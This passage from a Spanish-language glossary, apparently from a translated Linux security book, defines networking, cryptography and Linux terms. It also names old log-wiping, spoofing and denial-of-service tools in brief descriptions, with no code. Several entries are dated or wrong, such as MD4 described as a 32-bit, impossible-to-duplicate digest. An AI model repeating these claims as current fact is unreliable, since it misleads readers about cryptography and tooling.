conmutación de tramas La tecnología de conmutación de tramas permite a las redes transferir información en ráfagas. Es una forma efectiva en costes de transferir datos por redes porque sólo paga por los recursos que utiliza. Por desgracia, puede que también esté compartiendo su conexión de conmutación de tramas con alguien más. La conexión de conmutación de tramas estándar se ejecuta a 56kbps.

CONNECT (connect.c) Una herramienta que hace una búsqueda automática de servidores TFTP vulnerables.

contramedida Una contramedida es cualquier acción o técnica emprendida para minimizar o eliminar una amenaza o una vulnerabilidad del sistema.

Contraseña de una sola vez Una contraseña generada al vuelo durante un intercambio de respuesta-desafío. Dichas contraseñas se generan utilizando un algoritmo, pero son extremadamente seguras porque son válidas sólo para la sesión actual. Amplíe sus conocimientos en el Capítulo 5, "Ataques a contraseña".

control de acceso Cualquier técnica para garantizar o denegar selectivamente el acceso de los usuarios a los recursos del sistema. Los recursos de sistema pueden ser archivos, directorios, volúmenes, unidades, servicios, *hosts*, redes, etc. La práctica de limitar el acceso de los usuarios a estos recursos, y una capacidad del sistema operativo para ofrecer esa autoridad, es el control de acceso. Amplíe sus conocimientos en el Capítulo 4, "Administración básica del sistema Linux".

control de trabajos Característica de Linux que le permite empezar y terminar trabajos de manera interactiva. Véase también trabajo y número de trabajo.

controles de acceso biométricos Sistemas que autentifican a los usuarios por sus características biológicas, como la cara, las huellas digitales o la retina. Amplíe sus conocimientos en los Capítulos 2, "Seguridad física", y 5, "Ataques a contraseña".

controles de seguridad complementarios Son controles añadidos a posteriori, normalmente para legar hardware o software. (O una forma de seguridad retroactiva y un intento de reforzar la seguridad limitada de un sistema heredado.)

Conversión forzosa-128 (Cast-128) Un algoritmo de encriptación que utiliza claves grandes y puede incorporarse a aplicaciones criptográficas. (Puede mejorar sus conocimiento obteniendo la RFC 2144.)

copia de seguridad El acto de preservar un sistema de archivos o archivos, normalmente para recuperación de desastres. Generalmente, se hace la copia en una cinta, disquete o algún otro medio portátil que pueda almacenarse de forma segura para una utilización posterior. Las copias de seguridad se explican en el Capítulo 21, "Recuperación de desastres".

COPS Sistema informático de contraseñas y oracle (*Computer Oracle and Password System*), una herramienta basada en el sistema que rastreará su *host* local en búsqueda de problemas de configuración comunes y vulnerabilidades de seguridad. (Desarrollada por Gene Spafford y Dan Farmer.) Amplíe sus conocimientos en el Capítulo 8, "*Scanners*".

COTS *Commercial-Off-The-Shelf.*

crack Software (o cualquier técnica) utilizado para burlar la seguridad, o específicamente, un pirata de contraseñas UNIX basado en UNIX llamado Crack. También, hacer una brecha en la seguridad del sistema o romper el esquema de registro en el software. Amplíe sus conocimientos en el Capítulo 5, "Ataques a contraseña".

CRC CRC es Comprobación de Redundancia Cíclica (*Cyclic Redundancy Check*), una operación utilizada comunmente para verificar la integridad de los datos.

criptografía La criptografía es la ciencia de la escritura secreta. En criptografía, el objetivo principal es codificar sus escritos de manera que sean ilegibles para el personal no autorizado. Sólo los usuarios autorizados pueden descifrar un mensaje encriptado.

CRT Tubo de rayos catódicos (*Cathode Ray Tube*) (una terminal de computadora).

Cryptix Cryptix consiste en clases de Java gratuitas, así como una implementación de Java de RSA y algunos otros algoritmos.

CRYPTON Un algoritmo de encriptación con una longitud de 128 y una clave de hasta 256 bits. Mejore sus conocimientos en http://crypt.future.co.kr/~chlim/crypton.html.

CSMA/CD Acceso múltiple de detección de portadora con detección de colisiones (*Carrier Sense Multiple Access with Collision Detection*), una técnica de gestión de tráfico utilizada por Ethernet.

ctrlaltdel Comando para establecer la función de la combinación Ctrl+Alt+Supr.

cuello de botella Un área de su red que muestra los índices de transferencia lentos, normalmente debidos a la congestión de la red o a una configuración inapropiada.

DAC Control de acceso discrecional (*Discretionary Access Control*), que proporciona los medios para que una autoridad central de un sistema informático o red

permita o niegue el acceso a todos los usuarios, y para que lo haga con agudeza basándose en la hora, fecha, archivo, directorio o *host*. Amplíe sus conocimientos en el Capítulo 4, "Administración básica del sistema Linux".

DCE Entorno informático distribuido (*Distributed Computing Environment*), que consiste en los servicios de servidor distribuidos y en un API que soporta aplicaciones estándar distribuidas de industria. DCE permite a computadoras de arquitectura distinta acceder unas a otras de una manera segura y transparente en un entorno de red heterogéneo.

deshadow.c Una herramienta de pirateo que desenmascarará archivos de contraseñas ocultas. Amplíe sus conocimientos en el Capítulo 5, "Ataques a contraseña".

detección de intrusiones La práctica de utilizar sistemas automáticos para detectar intentos de intrusión. La detección de intrusiones normalmente implica sistemas o agentes inteligentes.

difundir/difusión Cualquier mensaje de red enviado a todos los *hosts* o la práctica de enviar dicho mensaje.

dip Comando de Linux para gestionar conexiones IP de enlace telefónico. pppd también se utiliza normalmente para este propósito.

diplogin Comando de Linux para gestionar conexiones IP de enlace telefónico.

dirección de hardware La dirección física de un adaptador de red y, por tanto, la máquina en la que está instalado. A veces está codificada en el adaptador de red.

dirección IP Dirección numérica de Internet, como 207.171.0.111.

direcciones de red IP de clase D (*Class D IP network addresses*) Las direcciones de clase D (utilizadas para conversión múltiple) consisten en cuatro bits iniciales seguidos de una dirección de conversión múltiple de 24 bits.

directorio principal Su directorio principal. Es el directorio donde termina cuando hace por primera vez *log on*. Normalmente se le llamará algo parecido a esto, /home/hacker, donde hacker es su nombre de usuario. Véase también $HOME.

DNS Sistemas de nombres de dominio (*Domain Name System*) Un sistema de trabajo en red que transforma direcciones IP numéricas (207.171.0.111) en nombres de *hosts* de Internet (traderights.pacificnet.net), y viceversa.

DNSSEC DNSSEC significa extensiones de seguridad del sistema de nombre de dominio (*Domain Name System Security Extensions*), que son las extensiones de DNS que mejoran la seguridad DNS. Se pueden utilizar para evitar la utilización no autorizada o abuso de sus servidores de nombre. El sistema DNSSEC se basa principalmente en autentificación basada en claves de los *hosts*.

DoS Se refiere a los ataques de denegación de servicio, una condición que ocurre cuando un usuario provoca maliciosamente que un servidor de información de Internet quede inoperativo, denegando por tanto el servicio de computadora a los usuarios legítimos.

DSS DSS es el estándar de firma digital (*Digital Signature Standard*) federal, que utiliza el algoritmo de firma digital (*Digital Signature Algorithm*). DSS proporciona un método fiable de identificación del remitente de un mensaje y del mensaje en sí mismo. Las especificaciones DSS son articuladas en el estándar de procesamiento de información federal (*Federal Information Processing Standard, FIPS 186*) del Instituto Nacional de Estándares y Tecnología (*National Institute of Standards and Technology, NIST*), formalmente llamado Estándar de Firma Digital (*Digital Signature Standard, DSS*). Mejore sus conocimientos en http://www.itl.nist.gov/div897/pubs/fip186.htm.

dump Comando de Linux para realizar una copia de seguridad de sistemas de archivos.

EDI Intercambio de datos electrónico (*Electronic Data Interchange*).

encriptación El proceso de mezclar los datos de forma que sean ilegibles para los no autorizados. En muchos sistemas de encriptación se debe tener una contraseña para volver a ensamblar los datos en un formato legible. La encriptación se utiliza principalmente para mejorar la privacidad o proteger la información sensible, confidencial, privilegiada, de propiedad, clasificada, secreta o de máximo secreto.

entorno de oficina común (*Common Desktop Environment, CDE*) Un entorno de oficina con ventanas disponible para Linux y la mayoría de las distribuciones de UNIX. CDE fue diseñado para normalizar los entornos de oficina en diversos tipos de UNIX. Es un producto comercial.

entrada estándar (STDIN) Sus comandos son entradas estándar. Linux lee comandos (expresados en texto) de su terminal y teclado.

EPL Lista de productos evaluados (*Evaluated Products List*). Una lista de productos evaluados por el programa de evaluación de productos fiables (*Trusted Product Evaluation Program, TPEP*), una división de la Agencia de Seguridad Nacional (*National Security Agency, NSA*). El propósito principal del TPEP (además de otros) es evaluar productos en niveles de fiabilidad y, basándose en ellos, clasificar dichos productos de acuerdo al criterio común para la evaluación de seguridad de las tecnologías de información (*Common Criteria for Information Technology Security Evaluation*). Mejore sus conocimientos en http://www.radium.ncsc.mil/tpep/index.html.

error Un error es un hueco o debilidad en un programa de computadora, casi siempre relacionado con un fallo humano. Véase también vulnerabilidad (hueco).

error estándar (STDERR) Salida de error en sus programas. Normalmente se imprime en la pantalla de su terminal. Sin embargo, puede redirigir esta salida a cualquier otro sitio que desee.

E/S Entrada y salida de un programa informático, un puerto o un dispositivo periférico.

estándar de encriptación de datos (*Data Encryption Standard, DES*) Norma de encriptación de IBM, desarrollada en 1974 y publicada en 1977. DES es el estándar

del Gobierno de los Estados Unidos para la encriptación de los datos no clasificados. Amplíe sus conocimientos en el Capítulo 5, "Ataques a contraseña".

Ethernet Una tecnología de trabajo en red de área local (*Local Area Network*), originalmente desarrollada por Xerox, que conecta computadoras y transmite datos entre ellas. Los datos se empaquetan en estructuras y se envían por los cables.

exports En Linux, los sistemas de archivos NFS que están siendo exportados.

fallo Cuando un sistema falla de repente y hace falta volver a iniciarlo.

FDDI Interfaz de distribución de datos de fibra óptica (*Fiber-Optic Data Distribution Interface*), cable de fibra óptica que transfiere datos a 100mbps.

fdisk Un manipulador de tablas de partición de Linux basada en CLI para particionar unidades de disco duro. Similar a cfdisk, pero menos fascinante.

file Programa que identifica el tipo de datos del archivo especificado. Por ejemplo, si quisiera saber qué tipo de datos se guardan en /etc/passwd, utilizaría el siguiente comando: file /etc/passwd. file cuya respuesta sería /etc/passwd: ascii text.

filtrado El proceso de examinar los paquetes de la red para conseguir integridad y seguridad. El filtrado es normalmente un proceso automatizado realizado por *routers* o software. Amplíe sus conocimientos en el Capítulo 7, "*Sniffers* y escuchas electrónicas".

finger Un programa que reúne información personal del usuario especificado, incluyendo su nombre de usuario, nombre real, *shell*, directorio y el número de teléfono de la oficina (si está disponible). Permitir preguntas finger puede significar un riesgo de seguridad. Amplíe sus conocimientos en el Capítulo 3, "Instalación".

fingerd El servidor finger. Véase también finger.

fingerd-1.0 Una alternativa al fingerd estándar. Este programa proporciona *logging* extenso y permite restricciones. Encuéntrelo en ftp://ftp.wizzy.com/pub/wizzy/sendmail/fingerd.tar.gz.

firewall En general, cualquier unidad que evite que usuarios no autorizados consigan acceso a un *host* en particular. Con precisión, una unidad que comprueba la dirección de origen de cada paquete. Si esa dirección está en una lista aprobada, el paquete consigue entrar. Si no, se rechaza. Amplíe sus conocimientos en el Capítulo 18, "Linux y *firewalls*".

flash.c Una herramienta de pirateo para bombardear con datos la terminal de un objetivo. Amplíe sus conocimientos en el Capítulo 17, "Ataques de denegación de servicio".

forgery.c Una herramienta de pirateo que realiza falseamiento rudimentario de correo. Amplíe sus conocimientos en el Capítulo 12, "Seguridad en el correo".

fork Un programa de muestra de eventos que ocurren cuando Linux crea un nuevo proceso hijo. Durante este evento, Linux hace una copia del original o proceso padre. El hijo continúa entonces trabajando independientemente del padre.

FROG FROG es un algoritmo de encriptación relativamente nuevo que puede incorporarse en aplicaciones que utilicen Java, Pascal o C. Mejore sus conocimientos en http://www.tecapro.com/aesfrog.htm.

FTP Véase Protocolo de transferencia de archivos (*File Transfer Protocol, FTP*).

FTP anónimo Servicio FTP disponible para el público que permite *logins* anónimos. Cualquiera puede acceder al FTP anónimo con el nombre de usuario anonymous y su dirección de correo electrónico como contraseña. Amplíe sus conocimientos en el Capítulo 11, "Seguridad en FTP".

ftpaccess El archivo de configuración ftpd.

ftpBounceAttack Una herramienta de pirateo que realiza ataques de denegación del servicio utilizando FTP. Amplíe sus conocimientos en el Capítulo 17, "Ataques de denegación de servicio".

ftpd El servidor del Protocolo de transferencia de archivos. Véase también Protocolo de transferencia de archivos (*File Transfer Protocol, FTP*).

ftphosts El archivo de acceso a *hosts* de usuario individual que se utiliza para aplicar autentificación de *hosts* a ftp.

ftpshut Comando de Linux para cerrar servidores ftp en un momento dado.

fuente (código fuente) Código de programa en bruto, no compilado, que, cuando se compila (o simplemente se ejecuta), constituirá una aplicación o un programa.

fwatch Una herramienta de pirateo que vigila y hace *logs* en el exterior de preguntas finger. Amplíe sus conocimientos en el Capítulo 19, "*Logs* y auditorías".

getethers Una herramienta de pirateo que rastrea direcciones MAC en subredes. Amplíe sus conocimientos en el Capítulo 8, "*Scanners*".

Gopher El Protocolo Gopher de Internet (*Internet Gopher Protocol*), un protocolo para distribuir documentos por la Red. Gopher precedió a la *World Wide Web* como herramienta para conseguir información. (Por favor, véase la RFC 1436 para obtener más información.)

granularidad El grado hasta el cual puede aplicar incisivamente controles de acceso. Cuanto más incisivamente permite un sistema que se apliquen controles, mayor granularidad tiene.

groupware Programas de aplicación que se diseñan para hacer una utilización total de la red y frecuentemente promueven el trabajo en colaboración.

grupo Un valor que indica un conjunto de usuarios. Este valor se aplica en permisos de archivo en red. Todos los usuarios que pertenezcan a un grupo comparten similares privilegios de acceso.

GSMP Protocolo de gestión de *switch* general (*General Switch Management Protocol*) de Ipsilon, un protocolo que controla los interruptores ATM y sus puertos.

guerra cibernética (*cyberwar*) Se refiere a la guerra de información activa que se lleva a cabo en Internet, una contingencia que están estudiando los analistas de inteligencia. Véase también guerra de información.

guerra de información Este término popularizado se refiere a la práctica en tiempos de guerra de atacar la habilidad de un enemigo de recoger, procesar, manipular e interpretar comunicaciones e información vital. Un buen ejemplo es la guerra electrónica, en la que se incapacita al enemigo para que no pueda utilizar comunicaciones análogas o digitales, incluida radio, televisión, computadoras, etc.

GUI Interfaz gráfica de usuario (*Graphical User Interface*).

halt Comando de Linux para parar el sistema.

hide.c Otra herramienta de pirata para ocultar la intrusión.

histórico El histórico de sus comandos. Si utiliza csh puede revisar el histórico de sus comandos utilizando el siguiente comando: history. csh imprimirá los comandos que haya utilizado recientemente. Los precederá un número. Al utilizar un símbolo (!) seguido por el número de histórico del comando, puede forzar que csh vuelva a ejecutar el comando. Por ejemplo, si el comando #33 fue ls -l | grep a.out, podría volverlo a ejecutar utilizando el siguiente comando abreviado: !33.

hipertexto Un formato de presentación de texto utilizado normalmente en las páginas web. El hipertexto es diferente del texto normal porque es interactivo. Cuando pulsa o elige una palabra marcada en un documento de hipertexto, aparece un texto asociado. Esto proporciona gran poder de referencia cruzada y permite a los usuarios navegar por un documento.

host Una computadora con una dirección de hardware permanente, especialmente en una red TCP/IP.

hosts_access Un sistema y un lenguaje para controlar el acceso a su servidor.

hosts_options Un sistema que proporciona extensiones opcionales para controlar el acceso a su servidor (una extensión de hosts_access).

hosts.equiv La base de datos de usuarios y *hosts* remotos de confianza; un archivo que contiene una lista de *hosts* que son fiables.

HP-UX Un tipo de UNIX de Hewlett-Packard.

htpasswd Un programa para crear y manipular archivos de contraseñas de servidor HTTP.

httpd Servidor de protocolo de transferencia de hipertexto Apache (*Apache Hypertext Transfer Protocol Server*) (su servidor web).

IDE Entorno de desarrollo integrado (*Integrated Development Environment*), o electrónica de unidad integrada (*Integrated Drive Electronics*). Es una herramienta que proporciona programadores con un entorno de una parada en el que escribir, comprobar y empaquetar programas. Electrónica de unidad integrada (*Integrated Drive Electronics*) es una interfaz de unidad de disco duro, establecida por Western Digital en 1986, que permite dispositivos periféricos (como unidades de disco duro y CD-ROM) para comunicarse con computadoras.

ID de usuario En general, cualquier valor con el que se identifique a un usuario, incluyendo su nombre de usuario. De forma más específica, y en relación con Linux y con otros entornos multiusuario, cualquier proceso ID, normalmente un valor numérico, que identifique al propietario de un proceso en particular.

identd El servidor de protocolo de TCP/IP IDENT. Véase también Protocolo de identificación (*Identification Protocol, IDENT*).

identTCPscan.c Una utilidad de pirateo que obtendrá la UID de cualquier servidor que se esté ejecutando en un *host* objetivo. Amplíe sus conocimientos en el Capítulo 8, "*Scanners*".

IEEE Instituto de ingenieros electricistas y electrónicos (*Institute of Electrical and Electronic Engineers*).

ifconfig Diagnostica o configura una interfaz de red. ifconfig le dice si se está ejecutando una interfaz, su dirección, su máscara de red, su unidad de transferencia máxima, etc.

IGMP Protocolo de gestión de grupo de Internet (*Internet Group Management Protocol*). Un protocolo que controla la difusión a múltiples usuarios.

IMAP4 Protocolo de acceso al correo interactivo (*Interactive Mail Access Protocol*), un protocolo que permite a los puestos de trabajo acceder y gestionar correo electrónico de Internet desde servidores centralizados sin descargarlo. (Para más información, véase la RFC 1176.)

inetd.conf Base de datos de servidores de Internet, el archivo que enumera qué servicios (FTP, TFTP, etc.) están disponibles y serán invocados cuando los pida un usuario.

InPerson Un producto de grupo de Silicon Graphics.

integridad de datos (integridad de archivos) La integridad de datos se refiere al estado de los archivos. Si los archivos no han cambiado y no han sido manipulados, tienen integridad. Si han sido alterados, la integridad de los datos se ha roto y/o degradado. Amplíe sus conocimientos en el Capítulo 6, "Código dañino".

interfaz de pasarela común (*Common Gateway Interface, CGI*) Un estándar que especifica técnicas de programación con las cuales puede pasar datos de servidores web a clientes web. CGI es neutral en cuanto al lenguaje. Puede escribir programas CGI en Perl, C, C++, Python, Visual Basic, BASIC y lenguajes *shell*. Los programas CGI pueden provocar problemas de seguridad. Amplíe sus conocimientos en el Capítulo 16, "Desarrollo web seguro".

Internet En general, el conjunto de redes informáticas conectadas al sistema telefónico internacional de paquetes conmutados que soporta TCP/IP. Más específicamente, cualquier red informática que soporte TCP/IP y esté interconectada.

Internet worm También llamado Morris Worm, un programa que atacó Internet en noviembre de 1988. Para echar un vistazo a Worm, busque la RFC 1135.

InterNIC El Centro de información de red (*The Network Information Center*) localizado en www.internic.net.

intérprete Más normalmente un intérprete de comando o *shell*. Éste es un programa que pasa sus instrucciones al sistema operativo. También informa desde el sistema operativo cuando es necesario. Menos comúnmente, cualquier programa que interpreta datos especiales, como un intérprete de PostScript o, incluso, un intérprete de BASIC.

invisible.c Una herramienta de pirateo que destruye la evidencia de las intrusiones. Amplíe sus conocimientos en el Capítulo 19, "*Logs* y auditorías", y en el Capítulo 20, "Detección de intrusiones".

IP Protocolo de Internet (*Internet Protocol*), el protocolo responsable de la transferencia de datos a través de Internet.

IPC Comunicación interprocesal (*Inter-Process Communication*).

ipfwadm *Firewall* de IP de Linux y una herramienta de administración de cuentas.

ipsoof.c Herramienta de pirateo para automatizar los *spoofing* de IP. Amplíe sus conocimientos en el Capítulo 9, "*Spoofing*".

IrisScan Un sistema de autentificación biométrica de red que soporta hasta 256 puestos de trabajo por segmento LAN. Los usuarios son autentificados por patrones aleatorios de los iris de sus ojos. Busque IrisScan en http://www.iriscan.com.

IRIX Un tipo de UNIX de Silicon Graphics.

ISDN (RSDI) Red de servicio digital integrada (*Integrated Services Digital Network*), un servicio telefónico digital que ofrece índices de transferencia de datos de 128Kbps o más.

ISO Organización de estándares internacional (*International Standards Organization*).

iss.c Una antigua versión del *scanner* de seguridad de Internet (*Internet Security Scanner*) que identifica a ls servidores que se estén ejecutando en los *hosts* objetivo.

jakal.c Una herramienta de pirateo que busca servicios detrás de los *firewall*. Amplíe sus conocimientos en el Capítulo 8, "*Scanners*".

Java Un lenguaje de programación de red creado por Sun Microsystems que se asemeja ligeramente a C++. Java es orientado a objeto y, a menudo, se utiliza para generar gráficos y aplicaciones de multimedia, aunque es más conocido por su poder para el trabajo en red.

JavaScript Lenguaje de programación desarrollado por Netscape Communications Corporation. Java*Script* manipula y se ejecuta en entornos de navegadores web, particularmente Netscape Navigator y Communicator (pero también Internet Explorer). Como JavaScript tiene ahora una funcionalidad que se extiende más allá de la simple manipulación de estado y ventana, los atacantes pueden utilizarlo para

realizar ataques complejos. Esto es así, aunque Netscape haya realizado muchos esfuerzos para reforzar las características de seguridad de JavaScript.

Juego de contraseñas ocultas de Linux (*Linux Shadow Password Suite*) Una herramienta de ocultación de contraseñas de Linux (un complemento).

Kerberos Un sistema de autentificación y encriptación desrrollado en el Instituto de tecnología de Massachusetts (*Massachusetts Institute of Technology*). Kerberos se utiliza en aplicaciones de red y se basa en servidores de terceras personas para la autentificación.

kill Un programa de Linux para terminar con procesos. Esto es útil para eliminar procesos estancados fuera de control. Para acabar con ellos, introduzca el comando kill seguido del número de proceso. Para obtener una lista de procesos, utilice el comando ps.

ksh La Shell Korn, un intérprete de comandos (*shell*) escrito por David Korn de los Laboratorios Bell.

last Un programa de Linux para preguntar por los últimos *logins* de usuario o terminal.

línea de introducción de comandos En general, los símbolos $, #, > o %, que señalan que Linux está preparado para aceptar comandos. Con menos generalidad, cualquier señal de Linux que indique que está esperando sus entradas.

Línea de suscriptor digital asimétrica (*Asymmetric Digital Subscriber Line, ADSL*) Una tecnología de telefonía digital de alta velocidad que ofrece descargas rápidas (casi 6mbps), pero carga mucho más lenta (unos 65kbps). Por desgracia, ADSL es nuevo y está disponible sólo en las grandes áreas metropolitanas.

linsniffer.c Una herramienta de pirateo muy popular; un *sniffer* para Linux. Amplíe sus conocimientos en el Capítulo 7, "*Sniffers* y escuchas electrónicas".

Linux Un clon de UNIX gratuito que se ejecuta en arquitecturas muy distintas, incluidas X86 (Intel), Alpha, Sparc, y procesadores de PowerPC. Linux Se está haciendo cada vez más popular como plataforma de servidor web.

lista de control de acceso (*Access Control List, ACL*) Una lista que almacena información sobre usuarios y los recursos de sistema y los recursos de sistema a los que se les permite acceder. A veces, también se le llama sencillamente lista de acceso. Las listas de control de acceso pueden ser complejas (dicen dónde, cuándo y cómo puede cada usuario acceder a los recursos) o rudimentarias (meramente una lista de nombres de usuario y sus contraseñas correspondientes). Amplíe sus conocimientos en el Capítulo 4, "Administración básica del sistema Linux".

LISTSERV Protocolo de distribución Listserv (*Listserv Distribute Protocol*), un protocolo utilizado para repartir correo abundante. (Para más información, véase la RFC 1429.)

Lotus Notes Un producto de grupo de Lotus (pronto disponible para Linux).

LPDP Protocolo de demonio de impresora de línea (*Line Printer Daemon Protocol*), un protocolo utilizado para facilitar impresión remota. (Para más información, véase la RFC 1179.)

marryv11.c Una herramienta de pirateo que borra las evidencias de las intrusiones. Amplíe sus conocimientos en el Capítulo 19, "*Logs* y auditorías", y en el Capítulo 20, "Detección de intrusiones".

masterplan Una herramienta de pirateo que hace *log* de preguntas de dedo remotas. Amplíe sus conocimientos en el Capítulo 19, "*Logs* y auditorías".

matriz Una lista utilizada para almacenar valores que tienen características similares. Por ejemplo, en Perl, podría crear una matriz llamada @frutas para almacenar manzanas, naranjas, peras, etc.

MD4 MD4 es un algoritmo de resumen de mensajes que produce una huella digital de 32 bits de entrada especificada. Como dicha huella es absolutamente única (o más aún, es matemáticamente imposible crear un duplicado), MD5 se utiliza en la autentificación de integridad de sesiones y archivos. En otras palabras, un archivo siempre producirá la misma firma de MD5 a menos que haya sido manipulado. Por consiguiente, la comprobación con MD5 es un buen modo de determinar si sus datos han sido alterados subrepticiamente.

MD5 Otro algoritmo de resumen de mensajes, similar a MD4. Véase también MD4.

Mecanismo de control de acceso (*Access Control Mechanism, ACM*) Cualquier herramienta o técnica utilizada para establecer, entregar o mantener el control de acceso. Amplíe sus conocimientos en el Capítulo 4, "Administración básica del sistema Linux".

metacarácter Un símbolo especial utilizado en la configuración de archivos, *scripts* de *shell*, *scripts* de Perl, código fuente C, etc. Hay muchos metacarácteres y cada uno de ellos tiene una función diferente. Típicos metacarácteres y combinaciones de estos son ., !, @, #, $, %, ^, &, &&, *, >, >>, <, <<, !=, ==, +=, ?, =, |, ||, y ~. Para ampliar su información, vaya al comienzo de este glosario. Allí se explican la mayor parte de los metacarácteres.

modelo cliente-servidor Un modelo de trabajo en red y de programación en el que un solo servidor puede distribuir datos a muchos clientes, como la relación entre un servidor web y clientes o navegadores web. En la mayoría de los casos, el cálculo se realiza en el servidor web y se devuelve el resultado al cliente. La mayor parte de los protocolos y aplicaciones de red se basan en el modelo cliente-servidor.

modem de cable Un modem que negocia el acceso a Internet por medio de conexiones de televisión por cable.

modem de sólo respuesta Un modem de sólo respuesta es un modem que responde pero no puede hacer enlaces telefónicos. Es útil para evitar que los usuarios inicialicen llamadas desde su sistema mediante llamadas de dial.

negación de servicio Una condición que resulta cuando un usuario, maliciosamente, hace que un servidor de información de Internet resulte inoperable, negando así el servicio a usuarios legítimos. Amplíe sus conocimientos en el Capítulo 17, "Ataques de denegación de servicio".

Netstat Un comando de Linux (también disponible en Windows) que muestra las conexiones TCP/IP actuales y sus direcciones fuente.

NetWare Un popular sistema operativo de red de Novell, Inc.

NFS Sistema de archivos de red (*Network File System*) Un sistema que le permite importar archivos de forma transparente desde *hosts* remotos. Estos archivos aparecen y actúan como fueron instalados en su máquina local.

NIC Véase Tarjeta de interfaz de red (*Network Interface Card*).

NIS Sistema de información de red (*Network Information System*) (anteriormente, sistema de Páginas Amarillas), desarrollado por Sun Microsystems. Permite a *hosts* de red compartir datos de configuración. Los administradores de sistemas pueden alterar las contraseñas comunes y la información de *host* en una computadora y NIS propagará dichos cambios a las demás máquinas.

nivel de acceso El nivel de acceso que tiene un usuario o el nivel de sensibilidad de un objeto en particular. En el primer caso, el usuario quizá pueda sólo leer archivos, pero no escribirlos o ejecutarlos, en el directorio actual. Tiene, por tanto, un nivel de acceso bajo. O, cuando se aplica a objetos, es una medida de lo sensible que es un objeto y el nivel de seguridad que necesitará un usuario para acceder a él.

NNTP Protocolo de transferencia de noticias de red (*Network News Transfer Protocol*), o el protocolo que controla la transmisión de mensajes de noticias de Usenet.

nntpforger.c Una herramienta de pirateo para falsear mensajes de noticias de Usenet. Amplíe sus conocimientos en el Capítulo 9, "*Spoofing*".

normativa de auditoría Generalmente, su normativa de auditoría establece a qué eventos de seguridad se hace *log* al archivo. Por ejemplo, puede hacer *log* de *logins* de usuario, cambios de normativa de seguridad, reinicios, etc. Todos estos eventos podrían ser potencialmente significativos en un contexto de seguridad. Como administrador, debe darles prioridad y decidir cuáles son los más relevantes. Amplíe sus conocimientos en el Capítulo 19, "*Logs* y auditorías".

normativas de cuenta En muchos sistemas operativos, incluido Linux, puede establecer procedimientos de contraseñas y *login* para cada usuario. Por ejemplo, ¿cuánto tiempo es válida la contraseña de un usuario?, ¿debería permitírsele cambiarla? Éstas son normativas de cuenta. Amplíe sus conocimientos en el Capítulo 5, "Ataques a contraseña".

npasswd Un comprobador de contraseñas proactivo (un complemento).

nss *Scanner* de seguridad de red (*Network Security Scanner*), un *scanner* escrito en Perl.

NTFS NTFS es el Sistema de Archivos de Windows NT (*Windows NT File System*), que es muy superior a la Tabla de localización de archivos (*File Allocation Table*) (FAT y FAT32). No sólo soporta unidades de disco muy grandes, también es infinitamente más rápido, seguro y estable. Para mantener cualquier grado de seguridad en un sistema Windows, debe tener activados NT y NTFS.

nuke.c Nuke, una herramienta de pirateo de denegación de servicio que inundará puertos específicos. Amplíe sus conocimientos en el Capítulo 17, "Ataques de denegación de servicio".

número de trabajo Un número asignado a un trabajo en particular. (Linux identifica y sigue la pista de los trabajos mediante números.) Véase también trabajo y control de trabajos.

octopus.c Una herramienta de denegación de servicio que inundará las colas de conexión abriendo conexiones permanentemente.

opción de autentificación telnet Opciones de protocolo para telnet que agrega seguridad básica a conexiones basadas en telnet, basada en las normas del nivel de ruta fuente. Por favor, véase RFC 1409 para obtener más detalles o el Capítulo 13, "Seguridad telnet".

opción de seguridad de protocolo de Internet (*Internet protocol security option, IPSEC*) Utilizada para proteger diagramas de datos de IP, de acuerdo con la clasificación de los Estados Unidos, ya sea no clasificado, clasificado secreto o alto secreto. (Véase RFC 1038 y RFC 1108.)

operación de Internet La práctica de utilizar redes que funcionen con protocolos de Internet estándar.

página de manual Una página de manual. Las páginas de manual son archivos de ayuda que describen cómo utilizar los comandos de Linux. Puede obtener las páginas de manual utilizando el comando man. Por ejemplo, Para acceder a la página de manual del comando ls, utilice el comando man ls.

paquetes Los datos que se envían a través de la red se parten en porciones manejables llamadas paquetes o estructuras. El tamaño se determina según el protocolo utilizado.

pareja de claves Una pareja de claves consiste en dos elementos: una clave privada y su correspondiente clave pública en un sistema criptográfico asimétrico. Estas parejas de claves son utilizadas en conjunción por un destinatario de mensajes o en procedimientos de autentificación generales.

pasarelas de aplicaciones (*firewall* o cortafuegos) Son *firewall* que evitan la comunicación directa entre el mundo exterior y una red interna conectada a Internet. La información fluye hacia adentro y hacia fuera utilizando una serie de *proxys* que la filtran por el camino. Piense en ellos como en los abogados de la seguridad de Internet. La pasarela habla por ambos extremos, sin permitir acceso directo entre ellos. Amplíe sus conocimientos en el Capítulo 18, "Linux y *firewalls*".

pasarela doble Una pasarela de aplicaciones que soporta dos o más protocolos diferentes o se preocupa del transporte de red, y que proporciona muestra en pantalla de paquetes entre ellos. Por ejemplo, suponga que ejecuta TCP/IP en el exterior y IPX en el interior. Además, una pasarela de aplicaciones forma la frontera entre las redes internas y externas, como Internet. Amplíe sus conocimientos en el Capítulo 18, "Linux y *firewalls*".

pasarela fronteriza Una pasarela fronteriza es un *router* que se emplea para imponer control de acceso a todos los paquetes que entren o salgan de la red. La mayoría de las redes tienen, al menos, una pasarela fronteriza que sirve como único punto de entrada.

passwd Un comando de Linux para cambiar contraseñas de usuarios.

passwd+ Un comprobador de contraseñas proactivo (un complemento).

PC Guardian Los productos PC Guardian incluyen cierre de discos y unidades de control de acceso para IBM y compatibles que ejecuten Linux. Mejore sus conocimientos en http://www.pcguardian.com/.

PCL *Printer Control Language.*

Perl Lenguaje de informe y extracción prácticos (*Practical Extraction and Report Language*), un lenguaje de programación normalmente utilizado en programación de red, procesamiento de texto y programación CGI.

pez globo (*blowfish*) Un esquema de encriptación en 64 bits desarrollado por Bruce Schneier. A menudo se utiliza para encriptación de alta velocidad y alto volumen. (Se dice que es más rápido que DES e IDEA.) Para obtener más información, vaya a http://www.counterpane.com/blowfish.html.

PGP Privacidad bastante buena (*Pretty Good Privacy*), un popular software de encriptación que proporciona encriptación estándar de industria (e incluso militar). Mejore sus conocimientos en http://web.mit.edu/network/pgp.html.

PHAZER Una unidad de seguridad de fibra óptica que detecta la falsificación física. Si ocurre se genera una alarma. PHAZER es bueno para asegurar laboratorios de computadoras de universidades u otras grandes redes. Compruebe PHAZER en http://www.computersecurity.com/fiber/index.html.

phreaking El proceso de manipulación del sistema telefónico, normalmente de forma ilegal.

pila de protocolo Una jerarquía de protocolos utilizada en el transporte de datos, normalmente reunida en una colección llamada *suite* (como la suite TCP/IP.)

ping Un comando de Linux para comprobar el estado de *hosts* remotos. Si responden, genial. Si no, han caído (generalmente).

